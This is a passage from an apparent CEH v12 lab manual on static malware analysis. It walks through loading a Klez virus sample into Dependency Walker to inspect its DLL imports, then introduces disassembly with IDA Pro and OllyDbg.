
- The **open** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!**. Select the **snoopy.exe** file and click **Open**.




- The **Dependency Walker** pop-up appears, along with the error detected while processing the file; click **OK**.




5. The **SNOOPY.EXE** file is imported to the Dependency Walker, as shown in the screenshot.



6. Shrink the **.DLL** nodes to view all available DLLs for the malicious file.
7. The available DLLs for snoopy.exe are listed in the left-pane of the window, as shown in the screenshot.



8. Click on any DLL dependency to view the details of the DLL file. In this task, we are choosing **KERNEL32.DLL**.
9. As soon as you select the DLL, the Dependency Walker displays the DLL details in the **Import Section** and **Export Section**, as shown in the screenshot.



10. Analyze all DLL dependencies of the imported malicious file. Close all open windows once the analysis is complete.
11. You can also use other dependency checking tools such as **Dependency-check** (<https://jeremylong.github.io>), **Snyk** (<https://snyk.io>), or **RetireJS** (<https://retirejs.github.io>) to identify file dependencies.

Task 7: Perform Malware Disassembly using IDA and OllyDbg

Static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process helps identify the language used for programming the malware, look for APIs that reveal its function, and retrieve other information. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process uses debugging tools such as IDA Pro and OllyDbg.

